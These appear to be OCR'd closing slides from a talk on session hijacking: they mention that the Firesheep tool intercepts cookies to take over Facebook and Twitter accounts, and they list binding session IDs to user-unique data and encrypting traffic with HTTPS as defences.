
Firesheep intercepts cookies (as well as pictures) of users of a variety of sites like Facebook and Twitter and lets attackers log on to the accounts of these users (by clicking on their pictures)



# Session hijacking

You can use two methods to protect from this threat:

- Connecting a SID with data unique for the user
- Encrypting all communications between client and server (HTTPS Everywhere)



# THANKS